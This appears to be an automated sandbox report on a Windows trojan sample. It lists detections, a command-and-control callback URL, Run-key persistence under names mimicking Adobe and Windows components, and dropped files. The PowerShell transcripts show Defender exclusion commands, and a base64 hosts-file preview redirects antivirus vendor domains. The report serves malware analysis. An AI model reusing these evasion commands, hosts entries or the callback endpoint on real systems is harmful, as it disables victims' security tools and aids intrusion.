5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe	40%	ReversingLabs	Win64.Trojan.Fsysna	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://185.112.83.96:20000/callback	2%	Virustotal		Browse
http://185.112.83.96:20000/callback	100%	Avira URL Cloud	malware	
http://185.112.83.96:20000/callbackmheap.freeSpanLocked	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.112.83.96:20000/callback	true	• 2%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.112.83.96	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553368
Start date:	14.01.2022
Start time:	19:10:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 7s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	130
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.evad.winEXE@232/30@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 95.7% (good quality ratio 91.5%) • Quality average: 63.4% • Quality standard deviation: 36.6%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:11:34	API Interceptor	225x Sleep call for process: powershell.exe modified
19:11:37	API Interceptor	9x Sleep call for process: WMIC.exe modified
19:11:38	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run acrotray C:\Windows\acrotray.exe
19:11:47	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run acrotray C:\Windows\acrotray.exe
19:11:56	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run sidebar C:\Users\user\AppData\Roaming\Microsoft\sidebar.exe
19:12:05	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run AdobeARM C:\Users\user\AppData\Roaming\Microsoft\AdobeARM.exe
19:12:19	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run sidebar C:\Users\user\AppData\Roaming\Microsoft\sidebar.exe
19:12:27	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run AdobeARM C:\Users\user\AppData\Roaming\Microsoft\AdobeARM.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Category:	modified
Size (bytes):	64
Entropy (8bit):	0.34726597513537405
Encrypted:	false
SSDEEP:	3:Nlll:Nll
MD5:	446DD1CF97EABA21CF14D03AEBC79F27
SHA1:	36E4CC7367E0C7B40F4A8ACE272941EA46373799
SHA-256:	A7DE5177C68A64BD48B36D49E2853799F4EBCFA8E4761F7CC472F333DC5F65CF
SHA-512:	A6D754709F30B122112AE30E5AB22486393C5021D33DA4D1304C061863D2E1E79E8AEB029CAE61261BB77D0E7BECD53A7B0106D6EA4368B4C302464E3D941CF
Malicious:	false
Preview:	@...e.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4fx1ezon.lgh.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4pie02pg.wgf.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5uqrqs4k.34i.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ab5jticm.dks.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ab5jticm.dks.psm1	
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_amblrihn.2wj.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_drkkekrp.vde.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_eovqy115.iwl.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hm5i3shc.tba.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_iaxyhgqf.de5.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kwaaxnaf.rts.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kzwl01ox.zis.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pgos0k0z.2gr.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\Desktop\hosts.bak. (copy)	
Process:	C:\Users\user\Desktop\5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	8944
Entropy (8bit):	5.510727034396864
Encrypted:	false
SSDEEP:	96:ER9pkfrIrb7ZZAY78Am2NXk/xNFNKNFNUYj4MEHHuoPYo68uXBpkRYnO3rsyZuZo:3IYY18WJ8A3kkZeN
MD5:	7EA0FCED249EA6AF785C5BED13F34336
SHA1:	175059CCA534954759EDFD57BE79BE64D709004C
SHA-256:	18584FE64395B0D826EA692E83B27B4533C47E32097D94269C48F5D19713E8B4
SHA-512:	D952C7B68C9ABF550FF44DAEAE0213C55FA6F7C6290415C810825890857D60536F2BC66FC97E9621C0720D114BEF38913E0EED93EFA68219F9B5F729853A4D84
Malicious:	false
Preview:	CgkJMTI3LjAuMC4xIGxvY2FsaG9zdAoJCTEyNy4wLjAuMSByYWRzLm1jYWZlZS5jb20KCQkxMjcuMC4wLjEgdGhyZWF0ZXhwZXJ0LmNvbQoJCTEyNy4wLjAu MSB2aXJ1c3NjYW4uam90dGkub3JnCgkJMTI3LjAuMC4xIHNjYW5uZXIubm92aXJ1c3RoYW5rcy5vcmcKCQkxMjcuMC4wLjEgdmlyc2Nhbi5vcmcKCQkxMjcuMC4wLjEgc3 ltYW50ZWMuY29tCgkJMTI3LjAuMC4xIHVwZGF0ZS5zeW1hbnRlYy5jb20KCQkxMjcuMC4wLjEgY3VzdG9tZXIuc3ltYW50ZWMuY29tCgkJMTI3LjAuMC4xIG1jYWZlZS5j b20KCQkxMjcuMC4wLjEgdXMubWNhZmVlLmNvbQoJCTEyNy4wLjAuMSBtYXN0Lm1jYWZlZS5jb20KCQkxMjcuMC4wLjEgZGlzcGF0Y2gubWNhZmVlLmNvbQoJ CTEyNy4wLjAuMSBkb3dubG9hZC5tY2FmZWUuY29tCgkJMTI3LjAuMC4xIHNvcGhvcy5jb20KCQkxMjcuMC4wLjEgc3ltYW50ZWNsaXZldXBkYXRlLmNvbQoJ CTEyNy4wLjAuMSBsaXZldXBkYXRlLnN5bWFudGVjbGl2ZXVwZGF0ZS5jb20KCQkxMjcuMC4wLjEgc2VjdXJpdHlyZXNwb25zZS5zeW1hbnRlYy5jb20KCQkxMjcuMC4wLj EgdmlydXNsaXN0LmNvbQoJCTEyNy4wLjAuMSBmLXNlY3VyZS5jb20KCQkxMjcuMC4wLjEga2FzcGVyc2t5LmNvbQoJCTEyNy4wLjAuMSBrYXNwZXJza3ktbG Ficy5jb20KCQkxMjcuMC4wLjEgYXZwLmNvbQoJCTEyNy4wLjAuMSBuZXR3b3JrYXNzb2NpYXRlcy5jb20KCQkxMjcuMC4wLjEgY2EuY29tCgkJMTI3LjAuMC4xIG15LWV0

C:\Users\user\Documents\20220114\PowerShell_transcript.358075.9GYwnzwR.20220114191133.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5555
Entropy (8bit):	5.3807331752623755
Encrypted:	false
SSDEEP:	96:BZjhONyqDo1ZnZahONyqDo1Z0l3tjZkhONyqDo1Zgo99RZu:d
MD5:	1D25826DC4C810920BB7043A30AE63D2
SHA1:	436CD6DB47BD2FA18FD9894FB555CA85D0691F6C
SHA-256:	BC2F4B75059261F23D47FA9576994D2AA1BD7A7C6229247F806D0650832F3282
SHA-512:	57AEA9D43EF3EE117F1A473E8BA48953A946963500CAD80A11DC042F046ED80F3C6C2B838B4D8AD5DB3DF3719C5C91A3C74442490BE9EEC57A18EC85E9BFB7 99
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114191134..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp. .Process ID: 1068..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220114191134..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp..**********..Windows PowerShell transcript st art..Start time: 20220114191540..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Microsoft Windows NT

C:\Users\user\Documents\20220114\PowerShell_transcript.358075.Gl0sshOE.20220114191151.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3234
Entropy (8bit):	5.36056988674478
Encrypted:	false
SSDEEP:	96:BZmhONlaqDo1ZYZrhONlaqDo1ZtAUU5Zj:r4T

C:\Users\user\Documents\20220114\PowerShell_transcript.358075.Gl0sshOE.20220114191151.txt	
MD5:	3290B019E42A1E78B3283DD28F0661C3
SHA1:	D42E3457C990593097D757AB2D3B0773CC11BB18
SHA-256:	4DDD8C0735832D92EA6A6ACFD946E21B09F294D6BA9EF26CE80990171A30AF82
SHA-512:	7EC35D5E28662E72080E0974131623FFE54F0F3B4A90478638FB06A66A5BA4ED07E48874B26F4EF37FFE7C9EE9E5CAC5B6015BA02174CABEC171B5564C603000
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114191153..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp..Process ID: 3200..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220114191153..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp..**********..Windows PowerShell transcript start..Start time: 20220114191552..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Microsoft Windows NT

C:\Users\user\Documents\20220114\PowerShell_transcript.358075.IZ24yRiA.20220114191200.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3234
Entropy (8bit):	5.361420377712193
Encrypted:	false
SSDEEP:	48:BZJvhOoOmN7JqDYB1ZxN1ZyvhOoOmN7JqDYB1ZwvtcNG+3DtcNG+3DtcNG+3UZZD:BZFhONWqDo1ZRZOhONWqDo1ZwAUUEZl
MD5:	A8930FE14D4FC2754F54AEFE62DFDCE6
SHA1:	56E5460F3F9016DE19C236FC5227B22EE10C8847
SHA-256:	86553318C3C4409CC0D5D12D87B22D66E6227F6280DCE7B1AA73A9AC54865CA2
SHA-512:	64B21B418DA6B2EB49474577134EF2D591982CA2401FFAD79BA8B96B2C11184BA56B963825E4CA90AA101B5FDDAA96686E698875619968049825D934DEB0D9D2
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114191200..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp..Process ID: 5572..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220114191200..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Local\Temp..**********..Windows PowerShell transcript start..Start time: 20220114191618..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Microsoft Windows NT

C:\Users\user\Documents\20220114\PowerShell_transcript.358075.PhAlNio2.20220114191140.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5655
Entropy (8bit):	5.3705714673168155
Encrypted:	false
SSDEEP:	96:BZXhONAcqDo1ZthZQhONAcqDo1ZQo+wjZ0yhONAcqDo1ZflggZZa:Ni
MD5:	2BB66BADA2AA66EBFB5A113905A90C49
SHA1:	2C3334B7D66F07C03644215E467F083AD5D89238
SHA-256:	704D02101792089CDB8C56257196B1A2ED153AA4AA9EA3558E6C64707A6025F4
SHA-512:	D99076FAFE53C0F1E45BE7AD377F781FB5A01A12844E1D058C1D80C267E41310AD05C92443889D55E67415C83225087C5F4A60DCCA2D54C633F3F148B3F58998
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114191141..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft..Process ID: 5616..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220114191141..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft..**********..Windows PowerShell transcript start..Start time: 20220114191520..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Microsoft

C:\Users\user\Documents\20220114\PowerShell_transcript.358075._bhdDFjc.20220114191205.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3291
Entropy (8bit):	5.3500089296848365
Encrypted:	false
SSDEEP:	96:BZWhONAlqDo1ZlhZ1hONAlqDo1ZadZZmZs:+
MD5:	2F603ABDABD1B16AAE8EFAAF1013FDA8
SHA1:	C83105F78E3290BAB49329B87CA417BA3CD00081
SHA-256:	BE7CC110A610AE0A60E00E8ABD5A41177CA779EB47E02284D1F89ED7F8DC8DD8
SHA-512:	290757A7D4DA286425E06C38C56B92324629CB9CB56CD3BC7230836B55CBAF9E5BC6290E74A15B486743FE9C5E529349A0176BBDCE3078B1B1D856954E716DF
Malicious:	false

C:\Users\user\Documents\20220114\PowerShell_transcript.358075._bhdDFjc.20220114191205.txt	
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20220114191207..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\R oaming\Microsoft..Process ID: 1068..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.1 7134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********************..********************** ..Command start time: 20220114191207..**********************..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft..********************** ..Windows PowerShell transcript start..Start time: 20220114191617..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Mi cros

C:\Users\user\Documents\20220114\PowerShell_transcript.358075.modYJzHz.20220114191155.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3291
Entropy (8bit):	5.351849438556751
Encrypted:	false
SSDEEP:	96:BZ7hONABqDo1Z9hZXhONABqDo1Z1dZZkZF:u
MD5:	541EBD96FE5F89B568C4F516BD606AED
SHA1:	4565038A42D265855BEA5C8F5D78B7C39781FFA6
SHA-256:	1A74BF462436C37C738EBE17DCD53254BBB84F2DAE22BC6C03C079E5B541E825
SHA-512:	8E84045720D67948328E4820952BD4C8DC1A5A7B0D5252FECFF5576B3AA7F9C807E1CEEC40A84D31916433A7241E878D1A8A8DDC46C137884BD8134C358D893
Malicious:	false
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20220114191156..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -Command Add-MpPreference -ExclusionPath C:\Users\user\AppData\R oaming\Microsoft..Process ID: 2924..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.1 7134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********************..********************** ..Command start time: 20220114191156..**********************..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft..********************** ..Windows PowerShell transcript start..Start time: 20220114191602..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Mi cros

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Users\user\Desktop\5641e24e22ccd259f18585ed2cbbaf6be3b39a04b3c7e.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	8944
Entropy (8bit):	5.510727034396864
Encrypted:	false
SSDEEP:	96:ER9pkfrIrb7ZZAY78Am2NXk/xNFNKNFNUYj4MEHHuoPYo68uXBpkRYnO3rsyZuZo:3IYY18WJ8A3kkZeN
MD5:	7EA0FCED249EA6AF785C5BED13F34336
SHA1:	175059CCA534954759EDFD57BE79BE64D709004C
SHA-256:	18584FE64395B0D826EA692E83B27B4533C47E32097D94269C48F5D19713E8B4
SHA-512:	D952C7B68C9ABF550FF44DAEAE0213C55FA6F7C6290415C810825890857D60536F2BC66FC97E9621C0720D114BEF38913E0EED93EFA68219F9B5F729853A4D84
Malicious:	**true**
Preview:	CgkJMTI3LjAuMC4xIGxvY2FsaG9zdAoJCTEyNy4wLjAuMSByYWRzLm1jYWZlZS5jb20KCQkxMjcuMC4wLjEgdGhyZWF0ZXhwZXJ0LmNvbQoJCTEyNy4wLjAu MSB2aXJ1c3NjYW4uam90dGkub3JnCgkJMTI3LjAuMC4xIHNjYW5uZXIubm92aXJ1c3RoYW5rcy5vcmcKCQkxMjcuMC4wLjEgdmlyc2Nhbi5vcmcKCQkxMjcuMC4wLjEgc3 ltYW50ZWMuY29tCgkJMTI3LjAuMC4xIHVwZGF0ZS5zeW1hbnRlYy5jb20KCQkxMjcuMC4wLjEgY3VzdG9tZXIuc3ltYW50ZWMuY29tCgkJMTI3LjAuMC4xIG1jYWZlZS5j b20KCQkxMjcuMC4wLjEgdXMubWNhZmVlLmNvbQoJCTEyNy4wLjAuMSBtYXN0Lm1jYWZlZS5jb20KCQkxMjcuMC4wLjEgZGlzcGF0Y2gubWNhZmVlLmNvbQoJ CTEyNy4wLjAuMSBkb3dubG9hZC5tY2FmZWUuY29tCgkJMTI3LjAuMC4xIHNvcGhvcy5jb20KCQkxMjcuMC4wLjEgc3ltYW50ZWNsaXZldXBkYXRlLmNvbQoJ CTEyNy4wLjAuMSBsaXZldXBkYXRlLnN5bWFudGVjbGl2ZXVwZGF0ZS5jb20KCQkxMjcuMC4wLjEgc2VjdXJpdHlyZXNwb25zZS5zeW1hbnRlYy5jb20KCQkxMjcuMC4wLj EgdmlydXNsaXN0LmNvbQoJCTEyNy4wLjAuMSBmLXNlY3VyZS5jb20KCQkxMjcuMC4wLjEga2FzcGVyc2t5LmNvbQoJCTEyNy4wLjAuMSBrYXNwZXJza3ktbG Ficy5jb20KCQkxMjcuMC4wLjEgYXZwLmNvbQoJCTEyNy4wLjAuMSBuZXR3b3JrYXNzb2NpYXRlcy5jb20KCQkxMjcuMC4wLjEgY2EuY29tCgkJMTI3LjAuMC4xIG15LWV0

\Device\Null	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
